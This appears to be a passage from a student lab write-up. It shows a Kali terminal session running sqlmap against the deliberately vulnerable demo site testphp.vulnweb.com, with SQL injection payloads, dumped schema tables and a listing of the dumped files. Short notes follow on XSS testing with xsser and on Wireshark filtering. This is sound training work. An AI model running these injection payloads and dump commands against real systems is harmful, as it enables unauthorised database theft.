└─$    sqlmap -u 'http://testphp.vulnweb.com/artists.php?artist=1'  -Dinformation_schema  --dump-all  --level=5 --risk=3
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 20:02:15 /2024-02-14/

[20:02:15] [INFO] resuming back-end DBMS 'mysql'
[20:02:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 4520=4520

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1459 UNION ALL SELECT CONCAT(0x7176767671,0x464a56684e76674d636c7a486f42626550666664706c51596b49476f4c63476a584a47715164657a47,0x7176786a71),NULL,NULL-- -
---
[20:02:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL 8
[20:02:16] [INFO] fetching tables for database: 'information_schema'
[20:02:16] [INFO] fetching columns for table 'INNODB_FOREIGN' in database 'information_schema'
[20:02:16] [INFO] fetching entries for table 'INNODB_FOREIGN' in database 'information_schema'
[20:02:17] [INFO] fetching number of entries for table 'INNODB_FOREIGN' in database 'information_schema'
[20:02:17] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[20:02:17] [INFO] retrieved: 0
[20:02:28] [WARNING] table 'INNODB_FOREIGN' in database 'information_schema' appears to be empty
Database: information_schema
Table: INNODB_FOREIGN
[0 entries]
+----+---------+--------+----------+----------+
| ID | N_COLS  | TYPE   | FOR_NAME | REF_NAME |
+----+---------+--------+----------+----------+
+----+---------+--------+----------+----------+

[20:02:28] [INFO] table 'information_schema.INNODB_FOREIGN' dumped to CSV file '/home/darth_vader/.local/share/sqlmap/output/testphp.vulnweb.com/dump/information_schema/INNODB_FOREIGN.csv'
[20:02:28] [INFO] fetching columns for table 'VIEW_TABLE_USAGE' in database 'information_schema'
[20:02:28] [INFO] fetching entries for table 'VIEW_TABLE_USAGE' in database 'information_schema'
Database: information_schema
Table: VIEW_TABLE_USAGE
[18 entries]
+-----------------------------+-------------+-----------------+---------------+-----------------+---------------+
| VIEW_NAME                   | VIEW_SCHEMA | TABLE_SCHEMA    | VIEW_CATALOG  | TABLE_NAME      | TABLE_CATALOG |
+-----------------------------+-------------+-----------------+---------------+-----------------+---------------+
| innodb_buffer_stats_by_schema | sys         | information_schema | def           | INNODB_BUFFER_PAGE | def           |
| innodb_buffer_stats_by_table  | sys         | information_schema | def           | INNODB_BUFFER_PAGE | def           |
| innodb_lock_waits           | sys         | information_schema | def           | INNODB_TRX      | def           |
| latest_file_io              | sys         | information_schema | def           | PROCESSLIST     | def           |
| metrics                     | sys         | information_schema | def           | INNODB_METRICS  | def           |
| schema_auto_increment_columns | sys         | information_schema | def           | COLUMNS         | def           |
| schema_auto_increment_columns | sys         | information_schema | def           | TABLES          | def           |
```

Now we access the dumped data

```
┌──(darth_vader㉿kali)-[~]
└─$  cd /home/darth_vader/.local/share/sqlmap/output/testphp.vulnweb.com/dump

┌──(darth_vader㉿kali)-[~/…/sqlmap/output/testphp.vulnweb.com/dump]
└─$ ls
acuart  information_schema

┌──(darth_vader㉿kali)-[~/…/sqlmap/output/testphp.vulnweb.com/dump]
└─$ cd acuart/

┌──(darth_vader㉿kali)-[~/…/output/testphp.vulnweb.com/dump/acuart]
└─$ ls
artists.csv  carts.csv  categ.csv  featured.csv  guestbook.csv  pictures.csv  products.csv  users.csv

┌──(darth_vader㉿kali)-[~/…/output/testphp.vulnweb.com/dump/acuart]
└─$ cd ..

┌──(darth_vader㉿kali)-[~/…/sqlmap/output/testphp.vulnweb.com/dump]
└─$ cd information_schema

┌──(darth_vader㉿kali)-[~/…/output/testphp.vulnweb.com/dump/information_schema]
└─$ ls
ADMINISTRABLE_ROLE_AUTHORIZATIONS.csv      COLUMN_PRIVILEGES.csv  INNODB_FOREIGN_COLS.csv        PLUGINS.csv                  ROUTINES.csv                    TABLES.csv                      USER_ATTRIBUTES.csv
APPLICABLE_ROLES.csv                       COLUMN_STATISTICS.csv  INNODB_FT_DEFAULT_STOPWORD.csv PROCESSLIST.csv               SCHEMATA.csv                    TABLESPACES.csv                 USER_PRIVILEGES.csv
CHARACTER_SETS.csv                         ENABLED_ROLES.csv      INNODB_TABLESPACES_BRIEF.csv   PROFILING.csv                SCHEMATA_EXTENSIONS.csv         TABLESPACES_EXTENSIONS.csv      VIEWS.csv
CHECK_CONSTRAINTS.csv                      ENGINES.csv            KEYWORDS.csv                   REFERENTIAL_CONSTRAINTS.csv  SCHEMA_PRIVILEGES.csv           TABLES_EXTENSIONS.csv           VIEW_ROUTINE_USAGE.csv
COLLATIONS.csv                             EVENTS.csv             KEY_COLUMN_USAGE.csv           RESOURCE_GROUPS.csv          STATISTICS.csv                  TABLE_CONSTRAINTS.csv           VIEW_TABLE_USAGE.csv
COLLATION_CHARACTER_SET_APPLICABILITY.csv  INNODB_DATAFILES.csv   OPTIMIZER_TRACE.csv            ROLE_COLUMN_GRANTS.csv       ST_GEOMETRY_COLUMNS.csv         TABLE_CONSTRAINTS_EXTENSIONS.csv
COLUMNS.csv                                INNODB_FIELDS.csv      PARAMETERS.csv                 ROLE_ROUTINE_GRANTS.csv      ST_SPATIAL_REFERENCE_SYSTEMS.csv TABLE_PRIVILEGES.csv
COLUMNS_EXTENSIONS.csv                     INNODB_FOREIGN.csv     PARTITIONS.csv                 ROLE_TABLE_GRANTS.csv        ST_UNITS_OF_MEASURE.csv         TRIGGERS.csv

┌──(darth_vader㉿kali)-[~/…/output/testphp.vulnweb.com/dump/information_schema]
└─$
```


Now we start with Cross site scripting


For this we use command xsser –gtk which enables xsser tool’s graphical interface




TOPIC 3

Using wireshark to analyze data packets captured.







Here we have captured data from different ports/protocols. In the screenshot we have Arp , then we applied filter called NoArp which highlighted ICMP and DNS data packets.